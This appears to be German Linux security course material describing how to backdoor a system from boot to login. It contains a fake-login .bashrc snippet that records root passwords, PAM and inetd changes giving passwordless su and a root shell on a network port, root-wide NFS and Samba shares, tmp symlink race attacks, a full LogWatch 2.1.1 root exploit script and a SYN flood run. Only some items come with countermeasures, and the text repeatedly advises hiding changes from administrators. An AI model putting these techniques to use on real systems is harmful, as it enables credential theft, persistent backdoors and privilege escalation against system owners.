Vom Einschalten zum Prompt

Spielraum für viele Manipulationen lässt der Boot-Vorgang des Rechners.

Zunächst wird vom BIOS der Bootloader (Lilo, Grub etc.) gestartet. Dieser bietet uns in der Standardkonfiguration die Möglichkeit für die Übergabe von Parametern an den Kernel. Einer dieser Parameter gibt beispielsweise an, welches **init-Programm** später im Boot-Prozess vom Kernel gestartet werden soll.

Durch Übergabe des Parameters

```
init=/bin/bash rw
```

können wir somit den Kernel veranlassen, nicht die init-Skripte abzuarbeiten, sondern uns eine Shell zur Verfügung zu stellen. Da der Kernel das init-System mit root-Rechten startet, erben wir diese.

Da diese Manipulation für jeden mit physikalischem Zugriff auf den Rechner leicht durchführbar ist, sollten wir uns schützen. **Grub und Lilo** bieten hier die Möglichkeit, ein Passwort zu setzen, welches dann zur Übergabe von Parametern gebraucht wird.

Im Normalfall (das heißt ohne unseren Eingriff) wird der Kernel „/sbin/init“ starten, welches dann wiederum unsere init-Skripte ausführt. Ersetzen wir also „/sbin/init“, so können wir uns die Parameterübergabe sparen.

„/sbin/init“ startet nun Skripte aus „/etc/init.d/“. Diese sind natürlich auch wieder anfällig für unsere Manipulationen, welche wir hier aber gut tarnen sollten. Eine während des Boot-Vorgangs gestartete Bash, welche das System nicht komplett hochfahren lässt, wird wohl jedem Administrator auffallen.

Zuletzt wird die „/etc/inittab“ abgearbeitet. Diese stellt uns unter anderem die Konsolen zur Verfügung, startet also „/sbin/agetty“ um uns den Login zu ermöglichen. Hier können wir also z.B. auf der dritten Konsole etwas anderes starten, was aussieht wie eine Login-Aufforderung. So können wir den Administrator nach seinem Passwort fragen. Loggt er sich ein, speichern wir die eingegebenen Daten und stellen ihm eine Shell zur Verfügung.

Verändern wir den Aufruf von „agetty“ nicht, so wird normalerweise PAM gefragt, welche Schritte zu einem erfolgreichen Login nötig sind. Diese Schritte werden in „/etc/pam.d“ festgelegt. Durch Veränderungen an diesen Konfigurationsdateien können wir also definieren, ob es überhaupt nötig ist, ein gültiges Passwort einzugeben, oder ob dies ein optionaler Schritt ist. So können wir den **„su“-Mechanismus** so abändern, dass Benutzer, die in einer bestimmten Datei gelistet sind, kein Passwort benötigen. Hierzu genügt die Zeile

```
auth sufficient /lib/security/pam_listfile.so item=ruser sense=allow
onerr=fail file=/tmp/foo
```

in der Datei „/etc/pam.d/su“. Unsere „Ohne-Passwort-su“-Benutzer verwalten wir dann in „/tmp/foo“.

Nach dem (normalen) Einloggen werden dann die so genannten Login-Skripte ausgeführt. Dies ist bei der Bash unter anderem **„~/.bashrc“**. Auch hier lassen sich natürlich wieder Befehle absetzen. So können wir root vorgaukeln, er habe sich bei der Passwort-Eingabe vertippt und ihn bitten, uns sein Passwort noch einmal zu verraten. Dieses speichern wir dann zur späteren Ansicht in einer Datei.

```
#Ende von /root/.bashrc
echo "Login incorrect"
echo ""
echo ""
sleep 3
echo -n "`hostname` login: "
read login
echo -n "Password: "
read -s password
echo $login - $password >> /tmp/gesammeltelogins
echo ""
echo "Last login: Fri May 23 23:42:05 on tty 42"
```

Etwaige Ausgaben beim Login (letzter Login, etc) sollten in diesem Fall natürlich unterdrückt werden.

Wrapper

Ein Wrapper ist im Allgemeinen ein Skript, welches ein normales Programm ersetzt, dessen Funktionalität aber aufrechterhält. So können wir neben der normalen Funktion des Programmes weitere Befehle absetzen. Als einfaches Beispiel wollen wir einen Wrapper für „/bin/ls“ bauen, der bei jedem Aufruf von „ls“ versucht, die Zugriffsrechte von „/etc/passwd“ zu verändern. Hier wird zunächst „/bin/ls“ nach „/bin/lsold“ verschoben.

```
#!/bin/bash
if [ `id -u` -eq 0 ]; then chmod 666 /etc/passwd; fi
/bin/lsold $*
```

Dabei müssen wir natürlich darauf achten, dass der aktuelle Benutzer ausreichende Rechte besitzt, da wir sonst eine Fehlermeldung produzieren, welche doch sehr auffällig wäre.

Netzwerkdienste

Manipulationen, die es einem lokalen Benutzer erlauben, Zugriff auf einen Rechner zu bekommen, sind immer nett. Interessant wird es jedoch, wenn man Zugriff auf einen Rechner erhalten kann, an dem man nicht gerade sitzt und für den man nicht einmal einen Benutzer-Account hat.

Ein solcher Angriff kann natürlich nur über das Netzwerk erfolgen. Auf einem Linux-System lauschen sogenannte Daemons, die auf Netzwerk-Ports lauschen und darauf warten, dass ein anderer Rechner eine Verbindung aufbauen möchte. Neben Netzwerkdiensten wie Apache, Samba, SSH etc. ist insbesondere „inetd“ bzw. auf neueren Systemen „xinetd“ von Interesse. „inetd“ ist ein Daemon, der, je nach Konfiguration, auf vielen verschiedenen Ports lauscht und bei Aktivität bestimmte Programme ausführt. Meist sind dies Programme, die ein Login zur Verfügung stellen, oder auch Programme, die nur eine einfache Ausgabe erzeugen.

Man kann durch einen Eintrag in der „inetd“-Konfiguration jedoch auch bewirken, dass bei Anfrage auf einem bestimmten Port gleich eine Shell gestartet wird. Da der „inetd“ mit root-Rechten läuft, kann er diese Remote-Shell nun auch gleich mit root-Rechten versehen. Die entsprechende Konfigurationszeile in „/etc/inetd.conf“ könnte folgendermaßen aussehen:

```
555 stream tcp nowait root /bin/bash -i
```

Man kann jedoch auch eigene Daemons starten oder andere Daemons, die bereits aktiv sind, in ihrer Konfiguration so verändern, dass sie zur Sicherheitslücke werden.

Freigaben

Beispiel NFS

Selten ist ein einziges Zeichen so effektiv wie hier! Die Konfigurationsdatei für den Dateifreigabedienst NFS ist „/etc/exports“. In diese Datei werden alle Pfade eingetragen, die für andere Rechner freigegeben werden sollen. Ein einfacher Schrägstrich „/“ in dieser Datei weist den NFS-Daemon an, das gesamte Dateisystem ab dem Wurzelverzeichnis freizugeben. Unauffälliger geht es kaum.
Beispiel Samba-Freigabe

Beispiel Samba

Die Konfigurationsdatei für Samba „smb.conf“ enthält ebenfalls Angaben über Dateisystemfreigaben. Diese sehen etwas komplizierter aus, bewirken jedoch dasselbe.

```
[freigabe]
writable = yes
path = /
public = yes
guest only = yes
```

Damit unser Gastbenutzer auch mit den richtigen (root)-Rechten auf diese Freigabe zugreift, muss die Sektion „[global]“ noch durch die folgenden Angaben ergänzt werden:

```
guest account = root
map to guest = Bad User
```

Dies sollte es uns erlauben, auch von einem Windows-Rechner auf beliebige Verzeichnisse und Dateien unserer Maschine zuzugreifen.

tmp race

Race Conditions, bei denen ein Prozess in die Arbeit eines anderen eingreift.

zufällige Race Conditions zwischen kooperierenden Prozessen

Beispiel 1: race.c Programmausgaben ohne Ausgabepufferung

Das Programm erzeugt zwei Prozesse, die Zeichenketten auf dem Bildschirm anzeigen; der Vaterprozess *AAAAAAAAAA*, der Kindprozess *BBBBBBBBBB*.
In beiden Prozessen ist die Ausgangspufferung abgeschaltet, also wird immer ein Zeichen auf einmal geschrieben (so dass wir die Race Condition gut beobachten können).
Kompilieren wir das Programm und führen es einige Male aus:

```
$ gcc -Wall -orace race.c
$ ./race
BAAAAAAAAAA
BBBBBBBBB
$ ./race
BAAABBBBBBBBBAAAAAAA
$ ./race
AAAAAAAAAA
BBBBBBBBB
$ ./race
BAAAAAAAAAA
BBBBBBBBB
```

Wie wir sehen, können die Effekte sehr unterschiedlich sein – die ausgegebene Zeichenkette lässt sich nicht vorhersehen. Wir wissen nicht einmal, welcher der Prozesse seine Kette zuerst zu schreiben beginnt – manchmal ist das der Vaterprozess, manchmal der Kindprozess.

race.c – ein einfaches Beispiel für eine Race Condition

```
#include <stdio.h>
#include <unistd.h>
int main()
{
char *s;
/* Die stdout-Pufferung wird
* abgeschaltet */
setbuf(stdout, NULL);
if (fork())
/* Das wird vom Kindprozess
* angezeigt... */
s = "BBBBBBBBBB\n";
else
/* ...und das vom Vaterprozess
*/
s = "AAAAAAAAAA\n";
for (; *s != '\0'; s++)
putc(*s, stdout);
exit(0);
}
```

zufällige Race Conditions zwischen kooperierenden Prozessen

Beispiel 2: seq.c gleichzeitiges Lesen aus einer nicht gelockten Datei

Aufgabe von seq ist, aufeinander folgenden Sequenznummern zu erzeugen – bei jedem Programmstart ist die Zahl um um eins größer als beim vorherigen Aufruf. So eine Anwendung könnte z.B. zum Erzeugen von einmaligen Benutzer-IDs auf einer Webseite eingesetzt werden (als CGI gestartet) oder einfach als ein Zähler dienen.
Die letzte erzeugte Nummer wird in der Datei *sequence* gespeichert. Das Programm liest die Nummer beim Start ein, inkrementiert sie um eins und speichert wieder in der Datei.


Zuerst platzieren wir in der Datei sequence eine Null:

```
$ echo 0 > sequence
```

Nach einem Aufruf des Programms seq wird die Nummer 1 erzeugt. Arrangieren wir nur eine Situation, in der das Programm mehrmals zum selben Zeitpunkt ausgeführt wird. Mehrere seq-Prozesse wetteifern dann um den Zugriff auf die Datei sequence – und hier ist das Ergebnis davon:

```
$ ./seq & ./seq & ./seq &\
./seq & ./seq
Meine Nummer: 1
Meine Nummer: 1
Meine Nummer: 1
Meine Nummer: 2
Meine Nummer: 2
```

Die ersten drei Prozesse haben offensichtlich eine Null aus der Datei eingelesen und einer hat darin den neuen Wert von 1 eingetragen. Die zwei übrigen Prozesse haben ihn abgelesen. Das Programm funktioniert nicht korrekt, weil die Möglichkeit einer Race Condition nicht vorhergesehen wurde.



seq.c

```c
#include <stdio.h>
#include <unistd.h>
int main()
{
FILE *fp;
int c;
fp = fopen("sequence", "r+");
fscanf(fp, "%d", &c);
c++;
printf("Meine Nummer: %d\n", c);
/* Die neue Nummer wird in der
* Datei gespeichert */
rewind(fp);
fprintf(fp, "%d\n", c);
fclose(fp);
return 0;
}
```

Race Conditions, bei denen einer der Prozesse das Funktionieren des anderen vorsätzlich stört.

Beispiel 3: Race Conditions auf temporäre Dateien

Skript zum Entfernen der ">", Leerzeichen und Tabs am Zeilenanfang:

```
notebookneu:~/angriffe/tmprace/unquotedir # vi unquote.sh
#!/bin/sh
sed 's/^[> \t]*//' < $1 > /tmp/unquote.tmp
mv /tmp/unquote.tmp $1
```

Problem: das Vorhandensein der temporären Datei /tmp/unquote.tmp wird nicht geprüft

Angriff:
Der Angriff erfolgt vor dem Start des Opferprogramms:
Anlegen eines Symlinks

```
notebookneu:~/angriffe/tmprace/unquotedir # ln -s /etc/motd \
/tmp/unquote.tmp
notebookneu:~/angriffe/tmprace/unquotedir # ls -l /tmp/unquote.tmp
lrwxrwxrwx  1 root root 9 Feb  1 13:40 /tmp/unquote.tmp -> /etc/motd
```

Warten, bis root das Skript unquote.sh wieder mal ausführt → Es wird dann eine Systemdatei zerstört

Erfolg des Angriffs
root führt das Skript aus:

```
notebookneu:~/angriffe/tmprace/unquotedir # cat quoten.txt
> erste Zeile
>> zweite Zeile
        dritte  Zeile
        vierte Zeile
        fuenfte Zeile
 sechste Zeile
 siebente Zeile
 achte Zeile

notebookneu:~/angriffe/tmprace/unquotedir # bash unquote.sh quoten.txt

notebookneu:~/angriffe/tmprace/unquotedir # cat /etc/motd
erste Zeile
zweite Zeile
dritte  Zeile
vierte Zeile
fuenfte Zeile
sechste Zeile
siebente Zeile
achte Zeile

notebookneu:~/angriffe/tmprace/unquotedir # cat quoten.txt
erste Zeile
zweite Zeile
dritte  Zeile
vierte Zeile
fuenfte Zeile
sechste Zeile
siebente Zeile
achte Zeile
```

Fazit: der Inhalt von /etc/motd ist überschrieben. (/etc/passwd wäre schlimmer!)

Version 2: Eine leichte Verbesserung des Skripts:
Integration der PID des Shellprozesses für die Skriptabarbeitung in den temporären Dateinamen

```
notebookneu:~/angriffe/tmprace/unquotedir # vi unquotepid.sh
#!/bin/bash
sed 's/^[> \t]*//' < $1 > /tmp/unquote.$$
mv /tmp/unquote.$$ $1
```

Angriff:
Anlegen von 65535 Symlinks für alle potentiellen PIDs des Prozesses unquote.sh:

```
notebookneu:~/angriffe/tmprace/unquotedir # vi symlinks.sh
#!/bin/bash
pid=1
while [ $pid -lt 65536 ]; do
ln -s /etc/motd "/tmp/unquote.$pid"
pid=`expr $pid + 1`
done
```

Version 3: ok

In Shellskripten werden temporäre Dateien mit dem Kommando mktemp angelegt. Es erstellt eine Datei mit beschränkten Zugriffsrechten und gibt ihren Namen aus. Wird kein Muster spezifiziert, gilt tmp.XXXXXXXXXX. Die X werden mit Zufallszeichen ersetzt.

```
notebookneu:~/angriffe/tmprace/unquotedir # mktemp
/tmp/tmp.CKBoCc8596
notebookneu:~/angriffe/tmprace/unquotedir # ll /tmp/tmp.CKBoCc8596
-rw-------  1 root root 0 Feb  1 15:26 /tmp/tmp.CKBoCc8596
```

verbessertes Skript:

```
notebookneu:~/angriffe/tmprace/unquotedir # vi unquoteok.sh
#!/bin/bash
export TMPFILE=`mktemp /tmp/unquoteok.XXXXXX` || exit 5
rm -rf /tmp/unquoteok.*
sed 's/^[> \t]*//' < $1 >$TMPFILE
mv $TMPFILE $1

mktemp
```

Beispiel 4: Race Conditions auf logwatch

Durch eine Race Condition in der Logdateien-Analyse-Software Logwatch 2.1.1 (RedHat 7.3) kann ein lokaler Angreifer Root-Rechte erlangen. Die Race Condition tritt auf, während Logwatch ein temporäres Verzeichnis anlegt.

Logwatch benutzt einen für den Angreifer vorhersagbaren Namen für dieses temporäre Verzeichnis und prüft nicht, ob ein Verzeichnis oder eine Datei gleichen Namens schon existiert. Ein Angreifer kann diesen Umstand ausnutzen, um Befehle mit Root-Rechten auszuführen: Er legt dazu einen symbolischen Link an, dessen Zielname aus Shell-Kommandos besteht

linux:~/programmierfehler/tmprace/logwatch # rpm --rebuild logwatch-2.1.1-1.src.rpm

linux:~/programmierfehler/tmprace/logwatch # find / -name "*logwatch*"
/usr/src/packages/RPMS/noarch/logwatch-2.1.1-1.noarch.rpm
/root/programmierfehler/tmprace/logwatch
/root/programmierfehler/tmprace/logwatch/logwatch-2.1.1-1.src.rpm

linux:~/programmierfehler/tmprace/logwatch # rpm -i /usr/src/packages/RPMS/noarch/logwatch-2.1.1-1.noarch.rpm

You should take a look at /etc/log.d/logwatch.conf...
Especially the Detail entry...

There are now mailing lists, take a look at the README
in the /usr/doc/logwatch* directory.

Erstellen des Exploits und Verschenken an einen Benutzer:
linux:~/programmierfehler/tmprace/logwatch # vi logwatch211.sh

linux:~/programmierfehler/tmprace/logwatch # cp logwatch211.sh ~jmeese/
linux:~/programmierfehler/tmprace/logwatch # chown jmeese ~jmeese/logwatch211.sh

Ausführen des Exploits als einfacher Benutzer
linux:~/programmierfehler/tmprace/logwatch # su - jmeese
jmeese@linux:~> bash logwatch211.sh

LogWatch 2.1.1 root shell exploit
(c) Spybreak <spybreak@host.sk>

Waiting for LogWatch to be executed

Ausführen von logwatch als root:
linux:~/programmierfehler/tmprace/logwatch # logwatch

linux:~/programmierfehler/tmprace/logwatch # mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/mail/root": 2 messages 1 new 1 unread
U 1 root@linux.local Sat Jan 28 15:29 32/1184 "SuSEconfig: Sendmail-"
U 2 root@linux.local Sun Jan 29 19:19 67/2234 "LogWatch for linux"

Inhalt des Exploits:

```
jmeese@linux:~> cat logwatch211.sh
 #!/bin/bash
#
# March 27 2002
#
# logwatch211.sh
#
# Proof of concept exploit code
# for LogWatch 2.1.1
```

```
# Waits for LogWatch to be run then gives root shell
# For educational purposes only
#
# (c) Spybreak <spybreak@host.sk>

# Kommando fuer logwatch fuer ps -C
SERVANT="logwatch"
SCRIPTDIR=/etc/log.d/scripts/logfiles/samba/

echo
echo "LogWatch 2.1.1 root shell exploit"
echo '(c) Spybreak <spybreak@host.sk>'
echo
echo "Waiting for LogWatch to be executed"

while :; do
# Ausgabe der PID von logwatch und Setzen als Parameter $2
# Parameter $1 ist die Ausgabe PID von ps
set `ps -o pid -C $SERVANT`
# Wenn die Variable $2 groesser als 0
if [ -n "$2" ]; then
mkdir /tmp/logwatch.$2
# Inhalt des Links ist ein ausführbares Kommando
# ln -s $SCRIPTDIR'`cd /etc;chmod 666 passwd #`' /tmp/logwatch.$2/cron
ln -s $SCRIPTDIR'`cd /etc;chmod 666 passwd `' /tmp/logwatch.$2/messages
echo '$2' $2
echo
echo Link `ls -l /tmp/logwatch.*`angelegt
echo
echo Inhalt des Links: `ls -Rl /tmp/logwatch.$2`
break;
fi
done

echo
echo "Waiting for LogWatch to finish it's work"
while :; do
set `ps -o pid -C $SERVANT`
if [ -z "$2" ]; then
echo ' ls -l /etc/passwd|mail root'
echo master::0:0:master:/root:/bin/bash >> /etc/passwd
break;
fi
done
su master
```

Buffer Overflow

```
notebookneu:~/angriffe/bufferoverflow # cat bufdemo.c
/* Echo Line */
void echo()
{
char buf[4]; /* Way too small! */
gets(buf);
puts(buf);
}

int main()
{
printf("Type a string:");
echo();
return 0;
}

notebookneu:~/angriffe/bufferoverflow # ./bufdemo
Type a string:123
123

notebookneu:~/angriffe/bufferoverflow # ./bufdemo
Type a string:12345
12345
Segmentation fault
```

Funktionsweise:
Heap und Stack (Buffer-) Overflows nennt man allgemein auch Bufferoverflow. Der Unterschied liegt nur darin, wo das statt findet (Heap: dynamisch allozierter Speicher; Stack: Statischer Speicher, Parameterübergabe bei Funktionen, Rückgabewerte von Funktionen, etc.).

Hier ein kleines Beispiel für einen Bufferoverflow auf dem Stack:

char szText[6] = "Hallo";
strcpy(szText, "Guten Tag");

Man hat hier jetzt einen Bufferoverflow, weil szText eigentlich nur 5 Zeichen fasst, mit strcpy() aber 9 Zeichen reinkopiert werden. Der für strcpy() bereitgestellte Puffer szText ist also "übergelaufen", daher der Name "Pufferüberlauf" oder "Bufferoverflow". Bei einem kleinen Programm und einem so kleinen Überlauf passiert meist gar nichts, was aber meist nur im Zusammenhang mit der Speicherverwaltung des Betriebssystems steht. Ansonsten kann das Programm einem auch mal komplett abstürzen.

Das Ausführen von Code wird nur bei Bufferoverflows auf dem Stack erreicht. Bei Bufferoverflows auf dem Heap besteht meist nur die Gefahr, das Daten, die nur dem gerade ausgeführten Programm bekannt sein dürfen, ausspioniert werden könnten.

Verhindern kann man so was nur, indem man beim Befüllen von Arrays egal welcher Art auf die Grösse des Arrays achtet.

SYNFLOOD

Kompilieren von synflood.c

```
notebookneu:~ # gcc -o synflood synflood.c
```

this simple program floods a target port
with SYNs from a spoofed IP and source port, making the
server reply to them with SYN-ACKs but they simply don't
exist so it will try another time...and another... Since
this is allways sending SYNs to server from different
IPs and ports it may cause a DoS on some services (like telnet
sendmail, etc...) making them unable to accept any connections.

Syntax:

```
./synflood <victim address> <port to flood>
```

Angriff:

```
notebookneu:~ # ./synflood 192.168.1.201 23

SYN flooder by znet <znet@netc.pt>
 [Synthetic Technologies 2001]

*** Creating socket ...
*** Atacking 192.168.1.201:23 ... (Ctrl+C to stop)


notebookneu:~ # tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
14:16:14.373815 IP notebookneu.site.ssh > 192.168.1.100.ci3-software-1: P
486403579:486403695(116) ack 56132712 win 7504

1 packets captured
757233 packets received by filter
756879 packets dropped by kernel
```

auf angegriffenem Rechner (192.168.1.201) syncookies deaktivieren:

```
linux:~ # cat /proc/sys/net/ipv4/tcp_syncookies
1
linux:~ # echo 0 >  /proc/sys/net/ipv4/tcp_syncookies
linux:~ # cat /proc/sys/net/ipv4/tcp_syncookies
0
```

Gegenmaßnahmen:

1. syncookies des Kernels aktivieren

```
echo 1 >  /proc/sys/net/ipv4/tcp_syncookies
```

2. Firewallregeln erstellen

```
iptables -N protect
iptables -A protect -p tcp --syn -m limit --limit 1/s -j ACCEPT
iptables -A protect -p tcp --syn -j REJECT --reject-with tcp-reset
```